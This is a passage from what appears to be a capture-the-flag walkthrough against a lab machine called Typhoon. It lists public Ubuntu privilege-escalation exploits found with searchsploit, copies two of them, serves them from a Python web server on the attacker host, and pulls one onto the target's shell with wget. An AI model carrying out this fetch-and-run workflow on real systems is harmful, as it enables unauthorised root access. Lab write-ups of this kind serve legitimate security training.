Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation                | exploits/linux/local/41762.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                                    | exploits/linux/local/44204.md
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                      | exploits/linux/local/36820.txt
----------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:~# 
```

Out of all these, I found two exploits well suited for my purpose. The first exploit 37088.c is a privilege escalation exploit that exploits a RACE condition vulnerability. The second exploit 37292.c is the time tested Overlayfs vulnerability which we have used in our previous Capture The Flag challenges. I always want to try something new. So i downloaded both the exploits to the root folder (of attacker machine) as shown below.




```
root@kali:~# searchsploit -m 37088
  Exploit: Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37088/
     Path: /usr/share/exploitdb/exploits/linux/local/37088.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators

Copied to: /root/37088.c


root@kali:~# searchsploit -m 37292
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37292/
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators

Copied to: /root/37292.c
```

After confirming that both the files are downloaded successfully, I start a simple python web server using the command python -m SimpleHTTpServer as shown below.




```
root@kali:~# cd /root
root@kali:~# ls
37088.c  37292.c  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  tiki.sql  Videos
root@kali:~# python -m SimpleHTTpServer 80
/usr/bin/python: No module named SimpleHTTpServer
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

On the shell we got on the target system, I navigate to the "tmp" directory (we can only do this in the tmp directory as we have limited privileges) and download the 37088.c exploit as shown below.



```
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$ cd /tmp
typhoon@typhoon:/tmp$ wget http://192.168.41.163/37088.c
--2019-03-17 12:55:51--  http://192.168.41.163/37088.c
Connecting to 192.168.41.163:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6274 (6.1K) [text/plain]
Saving to: ‘37088.c’

100%[======================================>] 6,274       --.-K/s   in 0.01s

2019-03-17 12:55:51 (636 KB/s) - ‘37088.c’ saved [6274/6274]

typhoon@typhoon:/tmp$ █
```


As this exploit is written in C language, we need to compile it using the gcc command as shown below. Then I use the chmod command to change its permissions. Finally I execute the compiled exploit as shown below.



